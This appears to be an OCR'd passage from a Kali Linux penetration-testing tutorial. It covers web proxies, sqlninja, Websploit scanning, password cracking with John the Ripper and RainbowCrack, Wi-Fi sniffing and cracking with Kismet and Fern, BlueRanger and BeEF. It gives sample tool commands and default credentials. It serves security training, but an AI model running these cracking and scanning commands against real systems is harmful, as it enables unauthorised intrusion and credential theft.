
Web app penetration testing in Kali

Web apps are now a major part of today's World Wide Web. Keeping them safe and secure is the prime focus of webmasters. Building web apps from scratch can be a tedious task, and there can be small bugs in the code that can lead to a security breach. This is where web apps jump in and help you secure your application. Web app penetration testing can be implemented at various fronts such as the frontend interface, database, and web server. Let us leverage the power of some of the important tools of Kali that can be helpful during web app penetration testing.


WebScarab proxy

WebScarab is an HTTP and HTTPS proxy interceptor framework that allows the user to review and modify the requests created by the browser before they are sent to the server. Similarly, the responses received from the server can be modified before they are reflected in the browser. The new version of WebScarab has many more advanced features such as XSS/CSRF detection, Session ID analysis, and Fuzzing. Follow these three steps to get started with WebScarab:

1. To launch WebScarab, browse to **Applications** | **Kali Linux** | **Web applications** | **Web application proxies** | **WebScarab**.
2. Once the application is loaded, you will have to change your browser's network settings. Set the proxy settings for IP as `127.0.0.1` and **Port** as **8008**:



3. Save the settings and go back to the WebScarab GUI. Click on the **Proxy** tab and check **Intercept requests**. Make sure that both **GET** and **POST** requests are highlighted on the left-hand side panel. To intercept the response, check **Intercept responses** to begin reviewing the responses coming from the server.




Attacking the database using sqlninja

sqlninja is a popular tool used to test SQL injection vulnerabilities in Microsoft SQL servers. Databases are an integral part of web apps hence, even a single flaw in it can lead to mass compromising of information. Let us see how sqlninja can be used for database penetration testing.

To launch SQL ninja, browse to **Applications | Kali Linux | Web applications | Database Exploitation | sqlninja**.

This will launch the terminal window with sqlninja parameters. The important parameter to look for is either the `mode` parameter or the `-m` parameter:



The `-m` parameter specifies the type of operation we want to perform over the target database. Let us pass a basic command and analyze the output:


```
root@kali:~#sqlninja -m test
Sqlninja rel. 0.2.3-r1
Copyright (C) 2006-2008 icesurfer
[-] sqlninja.conf does not exist. You want to create it now ? [y/n]
```

This will prompt you to set up your configuration file (`sqlninja.conf`). You can pass the respective values and create the config file. Once you are through with it, you are ready to perform database penetration testing.

The Websploit framework

Websploit is an open source framework designed for vulnerability analysis and penetration testing of web applications. It is very much similar to Metasploit and incorporates many of its plugins to add functionalities.

To launch Websploit, browse to **Applications | Kali Linux | Web Applications | Web Application Fuzzers | Websploit**.



We can begin by updating the framework. Passing the update command at the terminal will begin the updating process as follows:


```
wsf>update
[*]Updating Websploit framework, Please Wait…
```

Once the update is over, you can check out the available modules by passing the following command:

```
wsf>show modules
```

Let us launch a simple directory scanner module against `www.target.com` as follows:

```
wsf>use web/dir_scanner
wsf:Dir_Scanner>show options
wsf:Dir_Scanner>set TARGET www.target.com
wsf:Dir_Scanner>run
```



Once the run command is executed, Websploit will launch the attack module and display the result. Similarly, we can use other modules based on the requirements of our scenarios.

Breaking passwords


Passwords are the most common authentication technique implemented in computer systems. Breaking them can provide a direct entry into the system and can give you the desired privilege escalation. Kali comes with several tools that can be used to break passwords either offline or online. Let us look over some of the important password-cracking tools in Kali and discuss their mode of operations.

John the Ripper

John the Ripper is a free and fast password cracker that can be effectively used to break weak Unix passwords, Windows LM Hashes, DES, Kerberos, and many more cryptic methodologies.

Cracking passwords with John can be done by the Brute Force technique wherein the encrypted password can be provided inside a file. Alternatively, we can also provide a wordlist of passwords against which we can apply the Brute Force technique to match the password.

To launch John the Ripper, browse to **Applications** | **Kali Linux** | **Password Attacks** | **Offline Attacks** | **John**.



To launch a brute force attack against a password file, you can pass the following command:

```
root@kali:~#john pwd
```

Here `pwd` is the name of the password file.

To retrieve the cracked password, pass the following command:

```
root@kali:~#john -show pwd
```


You can also provide a wordlist of stored passwords:

```
root@kali:~#john --wordlist=password.lst --rules pwd
```

Working with RainbowCrack

RainbowCrack is a faster password cracking tool than John. RainbowCrack is based on the concept of using rainbow tables, a huge collection of pregenerated hashes of nearly every possible password. The user input hash is given as the input for RainbowCrack, and it matches the hashes of the rainbow table unless a match is found. This technique is proven to be more effective and less time-consuming than brute force.

To launch RainbowCrack, browse to **Applications** | **Kali Linux** | **Password Attacks** | **Offline Attacks** | **RainbowCrack**.



An example command is as follows:

```
rcrack *.rt -l hash.txt
```

This command launches RainbowCrack and looks for the rainbow table with the wildcard search (`*`); the hash to be cracked is picked from the `hash.txt` file.


Targeting wireless networks

Wireless network is one of the primary means of connecting computers in a network. This creates a wide scope for security testing in this domain. Penetration testing we perform on a wireless network is similar to wired networks. The only difference lies in the way in which devices and protocols are connected. Kali comes with many useful tools that can ease the process of testing and assessment of wireless networks. Let us have a quick look at some of them.


Working with Kismet

Kismet is a wireless network detector/sniffer that can be used to trace the data flowing over the wireless communication medium. Kismet identifies networks by passively collecting packets and detecting networks, which allows it to detect hidden networks and the presence of non-beaconing networks via data traffic.


Kismet can be launched from **Applications** | **Kali Linux** | **Wireless Attacks** | **Wireless tools** | **Kismet**.




Once the terminal is loaded, type `kismet` and press *Enter*. You will be greeted with an introductory screen. Answer the questions to launch the server. If you are running it for the first time, it will ask you to select an interface.



Add your wireless interface (`wlan0` by default) and select **Add** as shown in the following screenshot:.



Once the interface is added, Kismet will start reporting reachable wireless networks. You can select any of them to begin capturing the data flowing over it.



This was a quick tutorial on how Kismet can be used to identify wireless networks and passively sniff the data over them.


Fern WIFI Cracker

Fern is a Wi-Fi auditing GUI-based tool that is able to crack and recover WEP/WPA/WPS keys and also run other network-based attacks on wireless or Ethernet-based networks. This tool has been developed using the python language. To use Fern, you should have some preinstalled tools such as Aircrack, Python Scrapy, and Reaver. Kali has these tools preinstalled, so you need not worry about installing them. Some of the important features of Fern include:

- WEP Cracking with Fragmentation, Chop-Chop, Caffe-Latte, Hirte, ARP Request Replay, or WPS attack
- WPA/WPA2 Cracking with dictionary or WPS-based attacks
- Automatic saving of the key in the database upon a successful crack
- Automatic access point attack system
- Session hijacking (passive and Ethernet modes)
- Access point MAC address for geolocation tracking

To launch fern, browse to **Applications** | **Kali Linux** | **Wireless Attacks** | **Wireless tools** | **Fern WIFI Cracker**.

Once the GUI is loaded, select your interface from the drop-down menu. After a few moments, the GUI will start reflecting nearby Wi-Fi networks categorized on their password security (WPA, WEP, and so on).



Once the scan setting pop up appears, click on **OK** to proceed. After few moments, the attack will be launched and any successful crack will be reported by Fern.


Bluetooth auditing

Kali also provides an option to audit Bluetooth network mode. Bluetooth is the most commonly used way of data transfer in mobile networks and in almost all modern day devices that support Bluetooth. Hence, auditing Bluetooth can be crucial for network administrators. We will give a brief introduction to BlueRanger.

BlueRanger

BlueRanger is a simple Bash script that uses **link quality** to locate Bluetooth radio devices. It sends L2CAP (Bluetooth) pings to create a connection between Bluetooth interfaces since most devices allow pings without any authentication or authorization.

To begin working with BlueRanger, browse to **Applications | Kali Linux | Wireless Attacks | Bluetooth tools | Blueranger**.



To launch the enumeration of **Bluetooth network PAS** on the command at the terminal as shown in the `SYNOPSIS` of the preceding image. An example command can be:

```
root@kali:~#blueranger.sh hci0 6C:D4:8A:B0:20:AC
```

Once the command is executed, the Bash script will start pinging the devices that are in range. The screen will refresh after each ping. It will report the nearby devices, ping count, proximity change, range, and so on.

Exploitation frameworks and tools

Exploitation frames are the heart and soul of penetration testers. It gives them the power to manage their assessment easily using a single framework. Kali Linux integrates these frameworks right into its core to make sure they perform in the most optimal way. In this section, we will cover some of the important exploitation frameworks present in Kali Linux.

Browser Exploitation Framework

Browser Exploitation Framework (**BeEF**) is a popular open source framework that is particularly designed for auditing web browsers. Launch BeEF via **Applications | Kali Linux | Exploitation Tools | BeEF Exploitation Framework | BeEF**. This will launch the browser with the following location:

```
http://127.0.0.1:3000/ui/panel/
```

In the next step, you will be asked for authentication. The default username and password is beef and beef respectively.

